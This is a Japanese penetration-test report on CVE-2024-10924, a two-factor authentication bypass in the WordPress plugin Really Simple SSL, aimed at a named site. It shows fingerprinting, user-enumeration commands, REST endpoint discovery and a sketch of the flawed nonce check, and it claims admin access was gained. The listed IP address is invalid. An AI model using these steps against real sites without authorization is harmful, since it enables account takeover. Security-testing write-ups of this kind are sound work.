
CVE-2024-10924の侵入テストレポートとエクスプロイト。Really Simple SSLにおける2FAバイパスに関するもので、偵察、悪用、および是正のガイダンスを含みます。

ターゲット: https://skior.co
脆弱性: CVE-2024-10924 - Really Simple SSL プラグインにおける 2FA バイパス
深刻度: 緊急 (CVSSスコア: 9.8)
ステータス: エクスプロイトに成功
発見日: 2025-06-25
レポートバージョン: 2.1
このペネトレーションテストでは、二要素認証(2FA)の制御をバイパスすることで、認証されていない攻撃者が WordPress サイトへの管理者アクセスを取得できる重大な認証バイパス脆弱性が発見されました。
| リスクレベル | 可能性 | 影響 | 緩和優先度 |
|---|---|---|---|
| 緊急 | 高 | システム完全侵害 | 即時 |
| 高 | 中 | データ漏洩 | 高 |
| 中 | 低 | サービス停止 | 中 |
| 項目 | 値 |
|---|---|
| ドメイン | https://skior.co |
| IPアドレス | 123.456.789.200 |
| サーバー | nginx/1.26.0 (Ubuntu) |
| PHPバージョン | 8.2.28 |
| CMS | WordPress 6.8.1 |
| 脆弱性プラグイン | Really Simple SSL |
| 地理的位置 | 米国 |
| ホスティングプロバイダ | プロフェッショナルホスティング(おそらく VPS/専用サーバー) |
本評価は、業界標準に基づく体系的なブラックボックス・ペネトレーションテスト方法論に従って実施されました:
| 日時 | イベント | 詳細 |
|---|---|---|
| 2025-06-25 14:02 | 初期偵察 | Wappalyzer 分析が完了 |
| 2025-06-25 14:05 | テクノロジースタックの特定 | WordPress 6.8.1, nginx, PHP 8.2.28 |
| 2025-06-25 14:10 | ユーザー列挙 | ユーザー "pastor"(ID: 1)を発見 |
| 2025-06-25 14:15 | WPScan 分析 | 既知の脆弱性なし |
| 2025-06-25 14:20 | REST API 列挙 | Really Simple SSL エンドポイントを発見 |
| 2025-06-25 14:25 | 脆弱性調査 | CVE-2024-10924 を特定 |
| 2025-06-25 14:30 | 手動テスト | 脆弱性の存在を確認 |
| 2025-06-25 14:35 | エクスプロイト開発 | Python の概念実証(PoC)を作成 |
| 2025-06-25 14:40 | エクスプロイトに成功 | 管理者アクセスを取得 |
| 2025-06-25 14:45 | 影響評価 | 潜在的な被害を文書化 |
| 2025-06-25 15:00 | レポート作成 | 包括的なドキュメント |

特定されたテクノロジー:
└─$ whatweb https://skior.co
https://skior.co [200 OK] Country[UNITED STATES][US], HTML5,
HTTPServer[Ubuntu Linux][nginx/1.26.0 (Ubuntu)], IP[123.456.789.200],
JQuery[3.7.1],MetaGenerator[Elementor 3.29.2;
features: additional_custom_breakpoints, e_local_google_fonts;
settings: css_print_method-external, google_font-enabled, font_display-swap,
WordPress 6.8.1], PHP[8.2.28], PoweredBy[Skior],
Script[speculationrules,text/javascript], Title[Skior Technologies],
UncommonHeaders[link], WordPress[6.8.1], X-Powered-By[PHP/8.2.28], nginx[1.26.0]
**主な調査結果:**
- 最新バージョンのモダンなWordPressインストール
- nginxを使用したプロフェッショナルなホスティング環境
- カスタムブランディング ("PoweredBy[Skior]")
- Elementorページビルダーを使用中
- 地理的な位置:米国

### ステップ2:ユーザー列挙

#### A. WordPressの作者列挙```bash
└─$ curl -I https://skior.co/?author=1
HTTP/1.1 301 Moved Permanently
Server: nginx/1.26.0 (Ubuntu)
Date: Wed, 25 Jun 2025 18:12:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/8.2.28
X-Redirect-By: WordPress
Location: https://skior.co/author/pastor/
発見されたユーザー: pastor (User ID: 1)
for i in {1..10}; do echo "Checking user ID: $i" curl -s -o /dev/null -w "%{http_code}" "https://skior.co/?author=$i" echo " - https://skior.co/?author=$i" done
#### C. ユーザー名列挙の結果

| ユーザーID | ユーザー名 | ステータス | リダイレクトURL |
|---------|----------|--------|--------------|
| 1 | pastor | ✅ 発見 | `/author/pastor/` |
| 2-10 | N/A | ❌ 見つかりません | 404応答 |

### ステップ3: 脆弱性スキャン

#### A. WPScan 総合分析```bash
└─$ wpscan --url https://skior.co --api-token my-api-key
スキャン結果の概要:
注記: WPScan は Really Simple SSL プラグインを検出しませんでした。難読化またはカスタム命名が使用されている可能性があります。
└─$ curl -s https://skior.co/wp-json/ | jq '.routes | keys[]'
**検出されたカスタムエンドポイント:**```
/reallysimplessl/v1/two_fa
/reallysimplessl/v1/two_fa/skip_onboarding
/reallysimplessl/v1/two_fa/do_not_ask_again
/reallysimplessl/v1/two_fa/resend_email_code
/reallysimplessl/v1/two_fa/save_default_method_email
/reallysimplessl/v1/two_fa/save_default_method_email_profile
/reallysimplessl/v1/two_fa/save_default_method_totp
/reallysimplessl/v1/two_fa/validate_email_setup
重大な発見: /reallysimplessl/v1/two_fa/skip_onboarding エンドポイントは不審な動作を示しており、さらなる調査が必要でした。
カスタム REST API ルートを発見した後、外部調査により CVE-2024-10924 が判明しました。これは Really Simple SSL プラグインに影響を与える重大な脆弱性です。
CVE ID: CVE-2024-10924
CVSS スコア: 9.8 (緊急)
影響を受けるプラグイン: Really Simple SSL
脆弱性の種類: 認証バイパス
攻撃経路: REST API
発見日: 2024年11月6日
公開日: 2024年11月14日
この脆弱性は、二要素認証 REST API アクション内の check_login_and_get_user 関数における不適切なユーザー検証に起因します。この関数は login_nonce パラメータを適切に検証できないため、攻撃者に以下を可能にします:
// Simplified vulnerable code structure function check_login_and_get_user($user_id, $login_nonce) { // Missing proper validation of login_nonce $user = get_user_by('ID', $user_id);
// No validation of login_nonce parameter
// This allows any value to be accepted

return $user; // Returns user object without verification
}
#### 影響を受けるエンドポイント

以下のREST APIエンドポイントが脆弱です:
- `/reallysimplessl/v1/two_fa/skip_onboarding`
- `/reallysimplessl/v1/two_fa/do_not_ask_again`
- `/reallysimplessl/v1/two_fa/resend_email_code`

#### 脆弱性の条件

この脆弱性を悪用するには、以下の条件が必要です:
- ✅ Really Simple SSLプラグインがインストールされ、有効化されていること
- ✅ 二要素認証設定が有効であること(デフォルトでは無効)
- ✅ システム上に少なくとも1つのユーザーアカウントが存在すること
- ✅ REST APIにアクセス可能であること(WordPressのデフォルト設定)

---

## 🔄 攻撃フロー```mermaid
graph TD
    A[Initial Reconnaissance] --> B[Technology Stack Identification]
    B --> C[User Enumeration]
    C --> D[Vulnerability Scanning]
    D --> E[REST API Enumeration]
    E --> F[Discovery of Really Simple SSL Endpoints]
    F --> G[External Research]
    G --> H[Identification of CVE-2024-10924]
    H --> I[Manual Testing]
    I --> J[Exploit Development]
    J --> K[Successful Exploitation]
    K --> L[Admin Access Obtained]
    L --> M[Impact Assessment]

    style A fill:#e1f5fe
    style F fill:#fff3e0
    style H fill:#ffebee
    style K fill:#e8f5e8
    style L fill:#f3e5f5
